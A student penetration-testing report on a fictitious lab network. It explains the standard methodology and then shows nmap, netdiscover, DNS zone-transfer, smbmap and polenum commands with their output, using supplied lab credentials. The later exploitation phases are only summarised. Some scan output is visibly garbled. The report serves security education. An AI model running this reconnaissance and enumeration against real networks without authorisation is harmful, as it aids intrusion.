

Penetration testing on a fictitious network

Adam Henderson

CMP210: Penetration Testing

2023/24

Note that Information contained in this document is for educational purposes.

Abstract

Penetration testing is the process of performing an authorised attack on a network acting as a malicious attacker to find flaws in the network's security, with more of the world moving to the internet and computers, it is more important than ever to have a strong and secure network to defend against potential cyber criminals.

This report focusses on performing a penetration test following the standard methodology against a fictitious network using real world tools to find and exploit vulnerabilities before compiling the results into a report.

The results of this test highlight the importance of proper cyber security as numerous flaws within the target networks system were exploited and abused to gain unauthorised access to the network, these vulnerabilities were analysed to suggest potential countermeasures and what could be done to make the target network a more secure system.

Contents

1	Introduction	1
1.1	Background	1
1.2	Aim	5
2	Procedure	6
2.1	Overview of Procedure	6
2.2	Scanning	7
2.3	Enumeration	10
2.4	Vulnerability scanning	14
2.5	Exploitation	15
2.6	Post exploitation	17
3	Discussion	22
3.1	General Discussion	22
3.2	Countermeasures	23
3.3	Future Work	23
	References	24
	Appendices	26
	Appendix A	26
	Appendix B	29
	Appendix C	39
	Appendix D	41
		42
	Appendix E	42
	Appendix F	43

1 INTRODUCTION

1.1 BACKGROUND

The act of penetration testing is an iterative process where a cyber security specialist is employed by a company to test their security systems by attempting to find and exploit vulnerabilities (Cloudflare, no date.). By discovering these vulnerabilities management of the target company can pre-emptively defend against attacks by patching out any vulnerabilities and allows companies to rework their security policies so that their company is safer from potential attacks (Imperva, no date.).

The necessity of penetration testing can be seen through many studies including the United Kingdom government's cyber security breaches survey 2024 (UK Government, 2024). This survey interviewed 2,000 UK businesses and 1,004 Charities where 50% of all businesses studied and 32% of all charities studied reported identifying cyber breaches or attacks (UK Government, 2024). Figure 1-1 (UK Government, 2024, ch.4.2, fig 4.2) displays that, of the 1,111 businesses that experienced a cyber security attack or breach 48% experienced breaches caused by malicious attacks on their system and of the 459 charities that experienced a cyber security breach 37% experienced breaches caused by malicious attacks on their system as opposed to human error.




Figure 1-1

Penetration testing is a key factor for defending against data breaches. This strategy is further emphasised by the loss which companies experience from data breaches, in 2024 the average data breach cost companies across the globe \$4.88 million (IBM, 2024). Figure 1-2 (IBM, 2024, p.8, fig.1) demonstrates the rising global costs of data breaches since 2018, showing the increasing risk to companies all over the world and further validating the need for penetration tests.




Figure 1-2

The process of penetration testing is iterative, meaning that the steps are often repeated and refined until vulnerabilities are found and exploited. There are 7 standard phases of penetration testing which are performed (pentest-standard, 2014). These are as follows:

1. Pre-engagement interactions
2. Intelligence gathering
3. Threat modelling
4. Vulnerability analysis
5. Exploitation
6. Post exploitation
7. Reporting.

The pre-engagement interactions phase of penetration testing is important to gather information on what the client requires from the penetration tester. This includes the scope of the attack, the tools that the penetration tester will use, the duration of the test and what type of test will be performed. (Shebli, Beheshti, 2018).

The intelligence gathering step involves all types of reconnaissance such as the passive reconnaissance of footprinting. This aspect of penetration testing involves OSINT (Open-

source intelligence) which is the process of finding evaluating and analysing publicly available information (Gill, 2023), Some commonly used methods of footprinting include:

- Dumpster diving to find documents or information which has not been correctly disposed of.
- Abusing the Freedom of Information act which is an act that states that you have the right to request recorded information held by public authorities unless there's a good reason not to. (ICO, 2024).
- Social Engineering, by acting as if you are part of a company, you can manipulate people into giving away information that they may not otherwise wish to give up.
- Other online techniques such as examining the targets websites, or regional databases. This information can then be used to perform social engineering attacks.

After the footprinting phase a scanning phase is conducted, this section of the attack aims to find more distinct information about the target network and its connected machines. These scans are conducted with a focus of finding active members of the target network, discovering information about them such as operating system, device type and what processes are running, and ports are running. This information is considered when performing vulnerability scanning (Broad, Binder, 2014).

Next the enumeration phase occurs, this technique is used to gather more specific information about the target network such as usernames, domain groups, file shares and directory names. This is a crucial component as it allows for attacks such as password guessing to take place by identifying valid users on the system (Clancy, 2022). Enumeration scans can be conducted on the target network using various popular tools such as nbtenum, enum4linux, polenum and others. This phase also attempts to take advantage of commonly misconfigured settings on servers of the target network or machines.

The final step of the intelligence gathering phase is vulnerability scanning. This is a technique which involves automated scanning to find exploitable weaknesses or misconfigurations in the target network on top of previously found vulnerabilities, this covers things such as unpatched or obsolete software as well as individual vulnerabilities. It also gives some information on the target network and machines (NCSC, 2021). The most used tool for this is the web application nessus as it explores a large array of weaknesses in the target system and attempts to exploit vulnerabilities that it finds. After a completed vulnerability scan the penetration tester will analyse possible vulnerabilities to use in the exploitation step of penetration testing.

Next the exploitation step of the penetration testing methodology is attempted. In this step the attacker will use previously gathered information from the intelligence gathering stage to attempt to gain access to the target network or system (Webb, 2024). A large variety of techniques are implemented in this step such as password cracking, using the previously enumerated usernames attackers may attempt to use brute force techniques such as hydra – a package which allows users to attempt a large variety of passwords to compromise user accounts or password guessing to try some more specific but commonly used passwords. After an account has been compromised the attackers can attempt privilege escalation, if

necessary, which is a technique that attackers may use to give themselves elevated user rights to cause more damage to the system or to run more dangerous scripts (proofpoint, n.d.) If penetration testers gain access to accounts, they can perform acts like dumping user hashed passwords which they can attempt to crack to view user's passwords. Penetration testers may also use software such as metasploit a penetration testing tool that provides a collection of exploit code, payloads, and auxiliary functions to attack vulnerable services they found during vulnerability scanning.

Next the post-exploitation step occurs. The post-exploitation is the process of maintaining and elevating the access that was previously gained by the penetration tester (Andress, Linn, 2012). This can involve implementing backdoors, which is an installed piece of malicious software that allows unauthorised user access to the system (Vectra, n.d.). This can also be achieved by dumping legitimate user accounts passwords which allows the penetration tester full access to accounts whose passwords they will be able to crack.

Finally, the reporting step occurs. This is when all the information gathered by the penetration testers is analysed and compiled into a report for the client. This report should detail in extensive detail the information and vulnerabilities found and what can be done to prevent them. It should also be written in a way that can be understood by people with less technical knowledge.

The penetration test detailed in this report follows the standard penetration testing methodology however as it is an internal system test on a target network which is fictitious there will be no footprinting involved. An internal system test is when a penetration tester is given an IP address to work from which is within the target network as opposed to an external system test where the test begins from out with the target network. Figure 1-3 (purplesec, what is penetration testing?) gives a visual representation of the differences between external and internal system penetration testing.




Figure 1-3

1.2 AIM

The aim of this project is to perform an internal penetration test on a fictitious system and to compile the results into a report. To achieve this the following steps will be taken:

- The standard penetration testing methodology will be followed and each phase will be completed.
- Appropriate tools will be used for individual steps of the test such as nmap, nessus and metasploit.
- The penetration tests findings will be analysed and compiled into a report as if they were being given to a client.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

This penetration test was performed on a target network consisting of 3 devices, Server 1 with an IP address of 192.168.10.1, Server 2 with an IP address of 192.168.10.2 and client with an IP of 192.168.10.10 a set of user credentials were provided for this machine of test/test123. This test was carried out internally on a machine with the IP address of 192.168.10.253. This penetration test followed the standard penetration testing methodology however because this was an internal test on a fictitious network there was no need to footprint or attempt to find any open-source information. The steps followed by this test are as follows:

- Scanning
- Enumeration
- Vulnerability scanning
- Exploitation
- Post-exploitation

The scanning part of this penetration test involved identifying live hosts, finding information such as MAC addresses, domain names and operating systems. Another of its primary functions was to identify open ports and the services and versions they were running as well as banner grabbing. The main tool used for this process was nmap.

In the enumeration phase of the penetration test involved attempting to use live connections to gather more info on the target machines. The main goal for this process was to find the usernames of domain administrators and other valid user accounts, to gain access to network file shares and find password policies. This is useful in further stages such as the exploitation phase. A wide variety of tools were used for this including SMBMap, RPCClient, netbios and enum4linux.

The vulnerability scanning phase of the penetration test involved a scan on the target networks Server 1 and Server 2 machines. This was done using nessus to generate a report of all the vulnerabilities it had detected. These vulnerabilities were then analysed so that they could later be compiled into the report and some of them were attempted to exploit to prove that they are dangerous.

The exploitation phase of the penetration test involved using information from the scanning, enumeration and vulnerability scanning phases to attempt to gain remote access to the target machines, one of the main methods for this was using hydra a password cracker tool on the domain administrator usernames with a preloaded text file to attempt to gain access to the server. Once this was completed the metasploit program was launched and an exploit was used with the credentials found from the password cracking.

The post exploitation phase involved dumping and cracking password hashes from the system, placing files on the server to show that access was gained. This phase also involved showing that the tester had access to remote command shells and powershells.

2.2 SCANNING

Firstly, the lines “ping 192.168.10.1”, “ping 192.168.10.2” and “ping 192.168.10.10” were executed. This is an ICMP ping to check that the target network machines are alive and reachable. Figure 2-1 demonstrates 192.168.10.1’s response to the ping, Figure 2-2 192.168.10.2’s response to the ping and Figure 2-3 demonstrates 192.168.10.10’s response to the ping.

```
64 bytes from 192.168.10.1: icmp_seq=10 ttl=128 time=0.966 ms
^C
— 192.168.10.1 ping statistics —
10 packets transmitted, 10 received, 0% packet loss, time 9093ms
rtt min/avg/max/mdev = 0.417/0.840/1.127/0.241 ms
```

Figure 2-1

```
64 bytes from 192.168.10.2: icmp_seq=6 ttl=128 time=1.10 ms
^C
— 192.168.10.2 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5008ms
rtt min/avg/max/mdev = 0.938/0.993/1.097/0.070 ms
```

Figure

2-2

```
64 bytes from 192.168.10.10: icmp_seq=7 ttl=128 time=0.437 ms
^C
— 192.168.10.10 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6056ms
rtt min/avg/max/mdev = 0.414/0.716/1.042/0.274 ms
```

Figure 2-3

Next the “netdiscover” command was used to display a table of basic information about the target machines, this works due to the penetration test being an internal penetration test therefore allowing the scan to succeed. Figure 2-4 displays the table of all the active systems on the network including MAC addresses and vendor of the MAC address.

Currently scanning: 192.168.45.0/16 | Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 4 hosts. Total size: 900

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	00:0c:29:b0:f0:d2	8	480	VMware, Inc.
192.168.10.2	00:0c:29:5c:de:57	4	240	VMware, Inc.
192.168.10.10	00:0c:29:d5:e8:94	2	120	VMware, Inc.
192.168.10.252	00:50:56:c0:00:01	1	60	VMware, Inc.

Figure 2-4

Then a nmap scan was run through a batch file on the windows machine to find as much information as possible, this involved scanning the first 10,000 ports on both the Server 1 and Server 2 machines with a TCP scan and the first 500 ports on a UDP scan each. Figure 2-5 displays the batch file script that nmap used to run.

```
nmap -sT -p 1-10000 -v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.1TCP.txt 192.168.10.1
nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN 192.168.10.1UDP.txt 192.168.10.1
nmap -sT -p 1-10000 -v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.2TCP.txt 192.168.10.2
nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN 192.168.10.2UDP.txt 192.168.10.2
```

Figure 2-5

This script runs with the following nmap switches:

- -sT, to set the type of the scan to be TCP
- -sU, to set the type of the scan to be UDP
- -p 1-10000, scan from port 1 to port 10,000
- -p 1-500, scan from port 1-500
- -v -v, be very verbose. (Don't leave any information out)
- --scan-delay 1s, sets a delay of 1 second between the probes the scan sends
- -T5, sets the speed of the scan to be 5 (insane)
- -sV, Detect the version of services running
- -O, Detect the operating system of the target machine
- --osscan-guess, If the operating system can't be found take a guess at what it is
- --script=banner, a banner grabber that prints out anything the listening service sends out within 5 seconds
- -oN, print the output normally to a .txt file

These scans detected multiple open ports on the target machines as well as what services they were running, what versions of the services they were running and made attempts to guess the operating system. The scans also discovered the domain of uadwcnet.com. This scan discovered many services such as an ftpserver, argosoft webmail, pop3 and kerberos. Figures 2-6, 2-7 and 2-8 shows the results of the TCP scan on server 1, Figure 2-9 shows the results of the UDP scan on server 1, Figure 2-10 shows the results of the TCP scan on server 2 and figure 2-11 shows the results of the UDP scan on server 2. The full results can be found in appendix A.

```

# Nmap 7.32 scan initiated Tue Nov 19 12:19:14 2024 as: nmap -sT -p 1-10000 -v -V -U --osscan-guess --script=banner -nN 192.168.10.11:TCP.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00047s latency).
Scanned at 2024-11-19 12:19:15 GMT Standard Time for 400s
Not shown: 9978 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack
fingerpr...
  GenericLines:
    220-Wellcome to Home Ftp Server!
    Server ready.
    command not understood.
    command not understood.
  Help:
    220-Wellcome to Home Ftp Server!
    Server ready.
    "HELP": command not understood.
  NULL, SHBProgReg:
    220-Wellcome to Home Ftp Server!
    Server ready.
  SSlSessionReq:
    220-Wellcome to Home Ftp Server!
    Server ready.
    command not understood.
  _banner: 220-Wellcome to Home Ftp Server!v8Dv8A220 Server ready.
22/tcp    open  ssh          syn-ack OpenSSH for_MiWindows_8.6 (protocol 2.0)
  _banner: SSH-2.0-OpenSSH_for_MiWindows_8.6
23/tcp    open  telnet       syn-ack
fingerpr...
  DNSStatusRequestTCP, DNSVersionIndReqTCP, Kerberos, NULL, RPCCheck, SHBProgReg, SSlSessionReq, TlSSessionReq, TerminalServerCookie:
    220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
  FourOfFourRequest, LPSString:
    220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
  Unknown command
  GenericLines, GetRequest, HTTPOptions, RTSPRequest:
    220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
  Unknown command
  Unknown command
  Hello:
    220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
    250-Wellcome [192.168.10.250], please to meet you
    250 SIZE 5242880
  HELP
  _banner: 220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
53/tcp    open  domain       syn-ack Simple DNS Plus
79/tcp    open  finger       syn-ack ArGoSoft Mail Fingard
80/tcp    open  http         syn-ack ArGoSoft Mail Server Freeware httpd 1.8.2.9
  _http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-11-19 13:23:36Z)
90/tcp    open  http         syn-ack Apache httpd (PHP 5.6.30)
  _http-server-header: Apache

```

Artistic Windows

Figure 2-6

```

192.168.10.1:TCP.txt - Notepad
File Edit Format View Help
110/tcp    open  pop3         syn-ack ArGoSoft Freeware pop3d 1.8.2.9
  _banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135/tcp    open  msrpc        syn-ack Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
139/tcp    open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcnnet.com, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds (workgroup: UADCNMET)
464/tcp    open  kpasswd5?     syn-ack
593/tcp    open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
  _banner: ncacn_http/1.0
636/tcp    open  tcpwrapped   syn-ack
2062/tcp   open  http         syn-ack HttpFileServer httpd 2.3
  _http-server-header: HFS 2.3
1268/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcnnet.com, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped   syn-ack
1389/tcp   open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp   open  http         syn-ack Microsoft HTTPAPI httpd 2.0 ($$SP/UPnP)
  _http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp   open  mc-nmf       syn-ack .NET Message Framing

```

Figure 2-7

```

MAC Address: 00:0C:29:B0:F0:D2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Microsoft Windows 10 1709 - 1809 (96%), Microsoft Windows Vista SP1 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows Server 201
No exact OS matches for host (test conditions non-ideal).

```

Figure 2-8

```

# Nmap 7.93 scan initiated Tue Nov 19 12:26:35 2024 as: nmap -sU -p 1-500 -v -V --scan-delay 1s -sV --script=banner -nN 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00067s latency).
Scanned at 2024-11-19 12:26:37 GMT Standard Time for 631s
Not shown: 489 closed udp ports (port-unreach)
PORT      STATE SERVICE      REASON  VERSION
53/udp    open  domain       udp-response ttl 128 Simple DNS Plus
67/udp    open|filtered dhcp        no-response
68/udp    open|filtered dhcp        no-response
88/udp    open  kerberos-sec udp-response          Microsoft Windows Kerberos (server time: 2024-11-19 13:35:20Z)
123/udp    open  ntp          udp-response ttl 128 NTP v3
137/udp    open  netbios-ns   udp-response ttl 128 Microsoft Windows netbios-ns (Domain controller: UADCNMET)
138/udp    open|filtered netbios-dgm  no-response
161/udp    open|filtered snmp        no-response
389/udp    open  ldap         udp-response ttl 128 Microsoft Windows Active Directory LDAP (Domain: uadcnnet.com, Site: Default-First-Site-Name)
464/udp    open|filtered kpasswd5     no-response
500/udp    open|filtered isakmp     no-response
MAC Address: 00:0C:29:B0:F0:D2 (VMware)
Service Info: Host: SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 2-9

```
# Nmap 7.93 scan initiated Tue Nov 19 12:37:09 2024 as: nmap -sT -p 1-10000 -v -T5 -sV -O --osscan-guess --script-banner -oN 192.168.10.2TCP.txt 192.168.10.2
Nmap scan report for 192.168.10.2
Host is up, received arp-response (0.00057s latency).
Scanned at 2024-11-19 12:37:09 GMT Standard Time for 282s
Not shown: 9983 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON  VERSION
22/tcp    open  ssh              syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_ banner: SSH-2.0-OpenSSH_for_Windows_8.6
53/tcp    open  domain           syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec     syn-ack Microsoft Windows Kerberos (server time: 2024-11-19 13:41:22Z)
90/tcp    open  http             syn-ack Apache httpd (PHP 5.6.30)
|_ http-server-header: Apache
135/tcp   open  msrpc            syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn     syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap            syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?    syn-ack
464/tcp   open  kpasswd5?        syn-ack
593/tcp   open  ncacn_http      syn-ack Microsoft Windows RPC over HTTP 1.0
|_ banner: ncacn_http/1.0
636/tcp   open  tcpwrapped       syn-ack
2083/tcp  open  http            syn-ack HttpFileServer httpd 2.3
|_ http-server-header: HFS 2.3
3268/tcp  open  ldap            syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped       syn-ack
3389/tcp  open  ms-wbt-server   syn-ack Microsoft Terminal Services
5985/tcp  open  http            syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nf           syn-ack .NET Message Framing
MAC Address: 08:00:20:5C:0E:57 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows Vista SP1 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows Server 2012 (92%), Microsoft Windows Server 201
No exact OS matches for host (test conditions non-ideal).
```


Figure 2-10

PORT	STATE	SERVICE	REASON	VERSION
53/udp	open	domain	udp-response ttl 128	(generic dns response: SERVFAIL)
fingerprint-strings:				
_ NBTStat:				
_ CAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA				
67/udp	open filtered	dhcpc	no-response	
68/udp	open filtered	dhcpc	no-response	
88/udp	open	kerberos-sec	udp-response	Microsoft Windows Kerberos (server time: 2024-12-17 17:08:12Z)
123/udp	open	ntp	udp-response ttl 128	Microsoft NTP
137/udp	open	netbios-ns	udp-response ttl 128	Microsoft Windows or Samba netbios-ns (workgroup: UADCWNET)
138/udp	open filtered	netbios-dgm	no-response	
161/udp	open filtered	snmp	no-response	
389/udp	open	ldap	udp-response ttl 128	Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com., Site: Default-First-Site-Name)
464/udp	open filtered	kpasswd5	no-response	
500/udp	open filtered	isakmp	no-response	

Figure 2-11

2.3 ENUMERATION

First, the “nslookup” command was executed. This enumerated very basic information such as the dns name of both servers. Figure 2-12 displays the results of the nslookup command.



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nslookup
> server 192.168.10.1
Default server: 192.168.10.1
Address: 192.168.10.1#53
> 192.168.10.1
1.168.192.in-addr.arpa      name = Server1.uadcwnet.com.
> 192.168.10.2
2.168.192.in-addr.arpa      name = Server2.uadcwnet.com.
```

Figure 2-12

Then a DNS zone transfer was attempted to get more information on both servers, however as both servers were configured correctly, no new information was discovered. Figure 2-13 displays the results of these attempted zone transfers.

```

(kali㉿kali)-[~]
$ dig axfr @192.168.10.1 uadtargetnet.com

; <<>> DiG 9.18.4-2-Debian <<>> axfr @192.168.10.1 uadtargetnet.com
; (1 server found)
;; global options: +cmd
; Transfer failed.

(kali㉿kali)-[~]
$ dig axfr @192.168.10.2 uadtargetnet.com

; <<>> DiG 9.18.4-2-Debian <<>> axfr @192.168.10.2 uadtargetnet.com
; (1 server found)
;; global options: +cmd
; Transfer failed.

```

Figure 2-13

After this the smbmap package was used to abuse the smb protocol on the target machines, this meant that the target networks file shares were accessible. Figure 2-14 shows the file shares stored server 1 and Figure 2-15 shows the file shares stored on server 2.

```

(kali㉿kali)-[~]
$ smbmap -u test -p test123 -H 192.168.10.1
[+] IP: 192.168.10.1:445      Name: 192.168.10.1
    Disk
    -----
    ADMIN$      NO ACCESS      Remote Admin
    C$          NO ACCESS      Default share
    Fileshare1   READ ONLY
    Fileshare2   READ ONLY
    HR          READ ONLY
    IPC$        READ ONLY      Remote IPC
    NETLOGON     READ ONLY      Logon server share
    Resources    READ ONLY
    SYSVOL      READ ONLY      Logon server share
    SYSVOL2     READ ONLY

```

Figure 2-14

```

(kali㉿kali)-[~]
$ smbmap -u test -p test123 -H 192.168.10.2
[+] IP: 192.168.10.2:445      Name: 192.168.10.2
    Disk
    -----
    ADMIN$      NO ACCESS      Remote Admin
    C$          NO ACCESS      Default share
    IPC$        READ ONLY      Remote IPC
    NETLOGON     READ ONLY      Logon server share
    SYSVOL      READ ONLY      Logon server share

```

Figure 2-15

Next the command “polenum” was run. This displays the password policy of the target machine. From this useful information can be gained such as learning that administrators do not have a password lockout. Figure 2-16 displays the password policy of server 1 and Figure 2-17 displays the password policy of server 2.

```

(kali㉿kali)-[~]
$ polenum test:test123@192.168.10.1

[+] Attaching to 192.168.10.1 using test:test123
[+] Trying protocol 139/SMB ...
  FileSv [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)
[+] Trying protocol 445/SMB ...
[+] Found domain(s):
  [+] UADCWNET
  [+] Builtin
[+] Password Info for Domain: UADCWNET
  [+] Minimum password length: 7
  [+] Password history length: 24
  [+] Maximum password age: 136 days 23 hours 58 minutes
  [+] Password Complexity Flags: 010000
  [+] Domain Refuse Password Change: 0
  [+] Domain Password Store Cleartext: 1
  [+] Domain Password Lockout Admins: 0
  [+] Domain Password No Clear Change: 0
  [+] Domain Password No Anon Change: 0
  [+] Domain Password Complex: 0
  [+] Minimum password age: 1 day 4 minutes
  [+] Reset Account Lockout Counter:
  [+] Locked Account Duration:
  [+] Account Lockout Threshold: None
  [+] Forced Log off Time: Not Set

```

Figure 2-16

```
(kali㉿kali)-[~]
$ polenum test:test123@192.168.10.2

[+] Attaching to 192.168.10.2 using test:test123
[+] Trying protocol 139/SMB ...
      [!] Protocol failed: Cannot request session (Called Name:192.168.10.2)
[+] Trying protocol 445/SMB ...
[+] Found domain(s):
      [+] UADCWNET
      [+] Builtin
[+] Password Info for Domain: UADCWNET
      [+] Minimum password length: 7
      [+] Password history length: 24
      [+] Maximum password age: 136 days 23 hours 58 minutes
      [+] Password Complexity Flags: 010000
      [+] Domain Refuse Password Change: 0
      [+] Domain Password Store Cleartext: 1
      [+] Domain Password Lockout Admins: 0
      [+] Domain Password No Clear Change: 0
      [+] Domain Password No Anon Change: 0
      [+] Domain Password Complex: 0
      [+] Minimum password age: 1 day 4 minutes
      [+] Reset Account Lockout Counter:
      [+] Locked Account Duration:
      [+] Account Lockout Threshold: None
      [+] Forced Log off Time: Not Set
```

